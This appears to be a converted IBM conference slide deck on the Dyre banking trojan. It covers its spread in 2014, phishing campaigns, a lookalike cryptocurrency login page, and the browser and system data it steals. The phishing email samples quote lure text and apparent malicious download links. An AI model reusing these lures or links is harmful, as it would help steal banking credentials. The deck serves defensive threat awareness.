

SESSION ID: TTA-R01

## Migration of Malware *APAC Targeting Threats*

**Tal Darsan**

Threat and Intelligence Group Technical Lead

IBM Security Systems

# CHANGE

Challenge today's security thinking



**George Tubin**

Program Director, Marketing

IBM Security Systems

@georgetubin

# Agenda


- ◆ Dyre
- ◆ Tsukuba
- ◆ Now What?



# Malware Popularity - 2014

- ◆ During 2014 there were 4 malware families that dominated the US financial threat landscape:
  - ◆ Zeus
  - ◆ Bugat
  - ◆ Dyre
  - ◆ Neverquest
- ◆ Other malware families showed a declining number of attacks:
  - ◆ Spyeye (and Tilon)
  - ◆ Qadars (the new Carpberp)
  - ◆ Tinba

# Dyre Malware – 2014 Malware Numbers



4




# Dyre Malware – Making Headlines




The collage consists of several overlapping news snippets and screenshots:

- US-CERT Alert (TA14-300A)**: "Phishing Campaign Linked with 'Dyre' Banking Malware". Original release date: October 27, 2014 | Last revised: October 28, 2014.
- InformationWeek Article**: "A Dyre New Banking Trojan". Subtitle: "Newly discovered RAT sneaks by SSL and steals victims' banking credentials". Date: June 2014.
- SC Magazine Article**: "Tricky new malware strain, Dyre, skirts detection and steals banking credentials". Author: Adam Greenberg, Reporter. Date: June 17, 2014. Subtitle: "Dyre malware branches out from banking adds corporate espionage".
- Technica Article**: "Tricky new malware strain, Dyre, skirts detection and steals banking credentials". Author: Adam Greenberg, Reporter. Date: June 17, 2014. Subtitle: "Dyre malware branches out from banking adds corporate espionage".
- IBM Logo**: IBM


# Dyre 2014 Milestones



# Dyre Malware – Global Distribution




# Dyre Malware – Moving Out of the Cloud





Singapore | 22-24 July | Marina Bay Sands

# Anatomy of A Dyre Aff



# Dyre Malware – Anatomy of an Attack



# Dyre Phishing Emails

**Your FED TAX payment (ID:4I8IRS971175669) was Rejected**

TAX@██████████  
Sent: Tuesday, June 10, 2014 at 4:26 PM  
To: ██████████  
  
\*\*\* PLEASE DO NOT RESPOND TO THIS EMAIL \*\*\*

Your f  
instit  
For mo  
https:  
Transa  
Paymen  
Transa  
ACH Tr  
Transa  
Intern  
Metro

**██████████ Bank UK "Payment Advice Issued"**

From: ██████████ Bank UK  
Date: 29 September 2014 11:42  
Subject: Payment Advice Issued

Your payment advice is issued at the request of our custom  
only.

Please download your payment advice at [http://sabiacommi  
documents/document\\_8641\\_29092014.php](http://sabiacommi<br/>documents/document_8641_29092014.php)

Yours faithfully,  
Global Payments and Cash Management

\*\*\*\*\*  
This is an auto-generated email, please DO NOT REPLY. A  
disregarded.

Unpaid invoice - Message (HTML)

File | Edit | View | Insert | Tools | Options | Help | **Message**

Delete Reply Forward All Respond Create New Move Mark Unread Categorize Follow Up Tags Translate Editing Zoom

From: ██████████  
To: ██████████  
Cc: ██████████  
Subject: Unpaid invoice  
Message | [Invoice621785.pdf \(466 KB\)](#)

Sent: Wed 10/15/2014 9:28 AM


 **Voice Message #0353938712**

**Message Voice**  
Sent: Thursday, December 4, 2014 at 6:13 AM  
To: ██████████

**Voice message**

[http://mckimcreek.com/messages/incoming\\_message.php](http://mckimcreek.com/messages/incoming_message.php)  
Sent date: Thu, 4 Dec 2014 11:13:20 +0000

# Fake website: Can you tell them apart?



expresscoin

<https://accounts.expresscoin.com/login>

**expresscoin**

Buy Support Blog Sign In Register

## Sign In

Username or email

Password

[Forgot your password?](#)


**Sign In**

Don't have an Account? [Register](#)

**Support**  
How To FAQ

**Company**  
About Contact

**Discover**  
Buy Sign In Register



expresscoin

<https://accounts.expresscoin.com/login>

**expressCOIN**

Dogecoin: \$0.00022575 Buy Support Blog Sign In Register

## Sign In

Username or email

Password

[Forgot your password?](#)

**Sign In**

Don't have an Account? [Register](#)

**Support**  
How To FAQ

**Company**  
About Contact

**Discover**  
Buy Sign In Register

**Resources**  
Blog Wallets

**RSA** Conference 2015



# Fake website: *Can you tell them apart?*

```
Source of file:///C:/Users/IBHL_ADFH10/My%20Documents/SametimeFileTransfers/real_site_source.html - Mozilla Firefox
File Edit View Help

1 <!doctype html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta http-equiv="X-UA-Compatible" content="IE=edge">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <meta name="author" content="">
8   <script type="text/javascript">
9   //<![CDATA[
10  //]]&gt;
11  if (!('window.CloudFlare' in window)) { var CloudFlare = {verbose:0,p:1417471459,bc:y,owlid:"cf",bag2:1,mira
12  }};
13  &lt;/script&gt;
14 &lt;link rel="shortcut icon" href="/favicon.ico"&gt;
15 &lt;link media="all" type="text/css" rel="stylesheet" href="https://accounts.expresscoin.com/css
16 &lt;link media="all" type="text/css" rel="stylesheet" href="https://accounts.expresscoin.com/css
17 &lt;link media="all" type="text/css" rel="stylesheet" href="https://accounts.expresscoin.com/css
18 &lt;link media="all" type="text/css" rel="stylesheet" href="https://accounts.expresscoin.com/css
19 &lt;link media="all" type="text/css" rel="stylesheet" href="https://accounts.expresscoin.com/css
20 &lt;link media="all" type="text/css" rel="stylesheet" href="https://accounts.expresscoin.com/css
21 &lt;link media="all" type="text/css" rel="stylesheet" href="https://accounts.expresscoin.com/css
22 &lt;link media="all" type="text/css" rel="stylesheet" href="https://accounts.expresscoin.com/css
23
24 &lt;title&gt;
25   expresscoin
26 &lt;/title&gt;
27
28 &lt;/head&gt;
29 &lt;body&gt;
30 &lt;div class="preloader"&gt;&lt;img src="https://accounts.expresscoin.com/img/preloader.gif"&gt;&lt;span&gt;&lt;/span
31 &lt;div class="navbar navbar-default navbar-fixed-top" role="navigation"&gt;
32   &lt;div class="container"&gt;
33     &lt;div class="navbar-header"&gt;
34       &lt;button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navb
35         &lt;span class="sr-only"&gt;Toggle navigation&lt;/span&gt;
36         &lt;span class="icon-bar"&gt;&lt;/span&gt;
37         &lt;span class="icon-bar"&gt;&lt;/span&gt;
38         &lt;span class="icon-bar"&gt;&lt;/span&gt;
39       &lt;/button&gt;
40     &lt;a href="http://expresscoin.com/"&gt;&lt;img src="https://accounts.expresscoin.com/img/expr
41   &lt;/div&gt;
42   &lt;div class="navbar-collapse collapse"&gt;
43     &lt;ul class="nav nav navbar-right"&gt;
44       &lt;li class="dropdown" id="price-dropdown"&gt;
45         &lt;span data-toggle="dropdown"&gt;
46           &lt;div style="display: inline-block;"&gt;
47             &lt;div id="sticky"&gt;
48               &lt;ul class="list-unstyled list-list-item"&gt;Bitcoin&lt;/span&gt; &lt;span class="BitcoinNavPrice
49               &lt;li class="list-unstyled list-list-item"&gt;Litecoin&lt;/span&gt; &lt;span class="LitecoinNavPric
50               &lt;li class="list-unstyled list-list-item"&gt;Dogecoin&lt;/span&gt; &lt;span class="DogecoinNavPric
51               &lt;li class="list-unstyled list-list-item"&gt;Barkcoin&lt;/span&gt; &lt;span class="DarkcoinNavPr
52               &lt;li class="list-unstyled list-list-item"&gt;Blackcoin&lt;/span&gt; &lt;span class="BlackcoinNavPr
53             &lt;/ul&gt;
54           &lt;/div&gt;
55         &lt;/span&gt;
56       &lt;span data-toggle="dropdown"&gt;&lt;img src="https://accounts.expresscoin.com/img/pricedrop.png" id
57         &lt;ul class="dropdown-menu"&gt;
58           &lt;li role="presentation" class="dropdown-header orange"&gt;&lt;a href="https://www.expresscoi
59         &lt;/ul&gt;
60       &lt;/span&gt;
61     &lt;/div&gt;
62   &lt;/div&gt;
63 &lt;/body&gt;
64 &lt;/html&gt;</pre>
```



**Dyre operators know as much about the user as you do**

## *Example of data pulled by Dyre from infected device*

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0  
==Programs==  
--
```

The screenshot shows a Notepad window with the file 'logkeys.txt' open. The content of the file is displayed in a monospaced font. Several sections of the text are highlighted with red boxes:

- A red box surrounds the "User-Agent" line.
- A red box surrounds the "==Programs==" line.


The rest of the file content is visible below these highlights, including a list of installed programs and system services.

## *Dyre collects...*


- OS attributes
  - Browser attributes
  - Installed programs
  - Services
  - Passwords over secure connection



# Device Forging



# Dyre toolkit compromises data used for detection



# When combatting Dyre remember

*Dyre bypasses anti-virus software*

Segments of your customer base will be infected

*Infected customers will be diverted to a fake website*

